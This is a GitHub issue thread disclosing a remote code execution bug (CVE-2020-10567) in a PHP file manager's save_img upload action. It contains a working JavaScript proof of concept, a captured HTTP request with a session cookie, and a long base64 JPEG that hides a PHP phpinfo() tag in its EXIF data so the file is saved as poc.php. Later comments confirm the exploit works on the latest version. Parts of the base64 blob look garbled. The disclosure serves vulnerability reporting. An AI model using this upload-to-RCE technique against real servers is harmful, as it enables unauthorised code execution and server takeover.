remote code execution vulnerability in ajax_calls.php in save_img action because of no validation on extension name. #600

Open · hackoclipse opened this issue on Mar 13, 2020 · 7 comments

hackoclipse commented on Mar 13, 2020

after taking another look at your application i noticed in the ajax_calls.php file in the "save_img" action that the "name" parameter doesn't validate the extension of the file.
this makes it possible to upload php files to the server even when this normaly should not be allowed.
there was a miner validation to check if the data from the "url" parameter started with "" and that the base64 encoded image is a valid image.
a simple work arround to bypass this check is to upload a valid jpeg image, but that inside of exif data a php tag is send.
this makes it possible to send php code and that the extension becomes php what let to remote code execution.

As poc i will send a normal image where the base64 encoded image contains phpinfo() as php code.
here is a simple javascript POC that will send a POST request to the page "http://192.168.0.29:3001/filemanager/ajax_calls.php?action=save_img" where the "path" parameters is empty, the url contains my image with phpinfo in the exif data and the name is set to poc.php.
you will need to change the ip and port to your webserver and this code has to be runned on the filemanagers dialog.php page, because the session is validated and by running the code from the dialog page than the session is set and you won't get error's.
if you run this command from the browsers console in the dialog page than a new file would be created in the /source/ folder called poc.php. (UPLOAD_DIR)
than just go to "http://YOURURL/source/poc.php" and you will see the phpinfo() code executed.

```
        function submitRequest()
        {
          var xhr = new XMLHttpRequest();
          xhr.open("POST", "http:\/\/192.168.0.29:3001\/filemanager\/ajax_calls.php?action=save_img", true);
          xhr.setRequestHeader("Accept", "*\/*");
          xhr.setRequestHeader("Content-Type", "application\/x-www-form-urlencoded; charset=UTF-8");
          xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.9");
          xhr.withCredentials = true;
          var body = "url=%2f%39%6a%2f%34%51%42%32%52%58%68%70%5a%67%41%41%54%55%30%41%4b%67%41%41%41%41%67%41%42%51%45%61%41%41%55%41%41%41%41%42%41%41%41%41%53%
          var aBody = new Uint8Array(body.length);
          for (var i = 0; i < aBody.length; i++)
            aBody[i] = body.charCodeAt(i);
          xhr.send(new Blob([aBody]));
        }
  submitRequest();
```


here a copy of the burp request:

```
POST /filemanager/ajax_calls.php?action=save_img HTTP/1.1
Host: 192.168.0.29:3001
Content-Length: 56764
Accept: */*
Origin: http://192.168.0.29:3001
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.0.29:3001/filemanager/dialog.php?type=0&lang=en_EN&popup=0&crossdomain=0&relative_url=0&akey=key&fldr=&5e6bc715afb8e&1584125986912
Accept-Encoding: gzip, deflate
Cookie: last_position=%2F; PHPSESSID=kn4afea6j9n4edic7ls3ji9838
Connection: close

url=%2f%39%6a%2f%34%51%42%32%52%58%68%70%5a%67%41%41%54%55%30%41%4b%67%41%41%41%41%67%41%42%51%45%61%41%41%55%41%41%41%41%42%41%41%41%41%53%67%45%62%41%41%55%41
```

and here a copy of the image urldecoded:

AAE7AAIAAAAUAAAAWgITAAMAAAABAAEAAAAAAAAAAABIAAAAAQAAAEgAAAABPD9waHAgcGhwaW5m
bygpOyA/PgD/2wCEAAgGBgcGBQgHBwcJCQgKDBQNDAsLDBkSEw8UHRofHh0aHBwgJC4nICIsIxwc
KDcpLDAxNDQ0Hyc5PTgyPC4zNDIBCQkJDAsMGA0NGDIhHCEyMjIyMjIyMjIyMjIyMjIyMjIyMjIy
MjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMv/AABEIAZABkAMBIgACEQEDEQH/xAGiAAABBQEB
AQEBAQAAAAAAAAAAAQIDBAUGBwgJCgsQAAIBAwMCBAMFBQQEAAABfQECAwAEEQUSITFBBhNRYQci
cRQygZGhCCNCscEVUtHwJDNicoIJChYXGBkaJSYnKCkqNDU2Nzg5OkNERUZHSElKU1RVVldYWVpj
ZGVmZ2hpanN0dXZ3eHl6g4SFhoeIiYqSk5SVlpeYmZqio6Slpqeoqaqys7S1tre4ubrCw8TFxsfI
ycrS09TV1tfY2drh4uPk5ebn6Onq8fLz9PX29/j5+gEAAwEBAQEBAQEBAQAAAAAAAAECAwQFBgcI
CQoLEQACAQIEBAMEBwUEBAABAncAAQIDEQQFITEGEkFRB2FxEyIygQgUQpGhscEJIzNS8BVictEK
FiQ04SXxFxgZGiYnKCkqNTY3ODk6Q0RFRkdISUpTVFVWV1hZWmNkZWZnaGlqc3R1dnd4eXqCg4SF
hoeIiYqSk5SVlpeYmZqio6Slpqeoqaqys7S1tre4ubrCw8TFxsfIycrS09TV1tfY2dri4+Tl5ufo
6ery8/T19vf4+fr/2gAMAwEAAhEDEQA/APf6KKKACjtRRQA09DS0h6GlFIAopO1LkAdaYWGkCgAC
jg0hFJuQcwuaMjNNHpTJJUQfMwGPU1DqRirthG8iQ4xyKTK4z/OsW/1yO3BCMGPtWDda9cXByrGM
AYwO/vXn18yp007M3jh3I7C4v4Lf/WyqPxrOm1+2iBIO70xXHSyyztl3L/U1FkE4GeOOa8ivnDex
2U8E2tTqX8VQHIEbE+uDUD+JFI+RcH3rBUEDoMfSk8oE5Irz5ZpKW5sSHY1X8QXJPAXH0qJtbuW7
D8qpeUCOAR7UCIDqDXLLHtmkcBBAAPWpINQlsxiMA+5qPySeAeD3pDCFBAyw71ksbUJO5OVhAh
6N1Y1IPEVwhdQV9hWnB4ntpWCshUfxEZrWUFqc88HfU9Ah1G3nGhzh+pHFcsUA5BI9sUjS0gkcjA9AO
tehRUGQjMA+RcH3rBUEDoMfSk8oE5Irz5ZpKW5sSHY1X8QXJPAXH0qJtbuW7
FFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFHajNJmkAh6GlFJ2oyaQAehpvTrTs0xzjuAKUpKCuwu
shcjGR1qKSdY7AD61m32sQNHuhvUIGQPavJxOYs2ZDxbmAeeJlyRhbkbeYfdP+w5IGSuHDKyVMaX
uNTuZwS7HB7A1Tjpz60AMeQTmvncTmuUT7SmMeGS1Z/7jiSzFmiIQU9Vb2GwJHAyvbb3DuPAlCWBe
68nq2dKpqOqKwix61MsQI4FW0gBHINSLCB0Fc7rR3ktvW1ye5hGDHsv4wOvSt0XqpxkHvcs9O8E2W
Ysg5HNKIgTyKtbB6Gl2g9vVsuaC2g9sUvaC5CA9RqoaY3PM7+sQdaFvV10N1qKqLmSDZ0Gt3lwq+9xl
i3HGKelkCckgVqp30aaqgOl0cmWw1ncJHCLlpUJUK0psDzd1Kbnb45ROcwzlGsR4bDjZxc1KDUtjfQm
67JGVSTkeprBwVOGXmjGDliR6YvrovY6dJ2T0MatCHeZ0C1HxDzL0hz211HOgZGBz/ADqckgZ7Lhu4Cc
4JrrbLUY7lR8S8w3YZhGorSZ5dWArA+lnLn0r2FJNXRzDqKTAwTAIWiimAUUUUAFFFFABRRRQAUUUUAF



```
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
lcnPQ+tODFRyc+9KQc8UhAxzWkWlsxuKe5//2Q==
```


A CVE has been requested and a potential fast patch is to dissable save_img in the config file.

hackoclipse changed the title ~~remote code execution vulnerability in ajax_calls.php in save_img action because of no validation on extension name.~~ remote code execution vulnerability in ajax_calls.php in save_img action because of no validation on extension name. on Mar 13, 2020

hackoclipse commented on Mar 14, 2020 — Author

cve assinged: CVE-2020-10567

joaovarelas commented on Mar 26, 2021 • edited

Hello **@hackoclipse**, I am unabe to reproduce. Which version has this vulnerability? Regards

EDIT: It seems that older versions are not affected by this issue.

hackoclipse commented on Apr 2, 2021 — Author

it still works in the newest version.
and i think in version 9.13.4 it also work because one of my employers used that version when i repported this issue to them and got a shell on there servers.
but the latest commit is a bit buggy but the backend has not been changed so it should still work in that version if you go to the dialog.php page and run the javascript on that page.
you do need to install "php-mbstring" or the backend error's out with a error 500.
you can find the location where it saves the file in the "upload_dir" what is also shown on the dialog.php page if you look with elemental inspect because that folder path can be different.
sadly this issue never got fixed so i won't recommend using this software at all because it has more then only remote code execution issues. **@joaovarelas**

joaovarelas commented on Apr 4, 2021

Hi **@hackoclipse** thanks for clarifying that. I confirm it works on latest version.

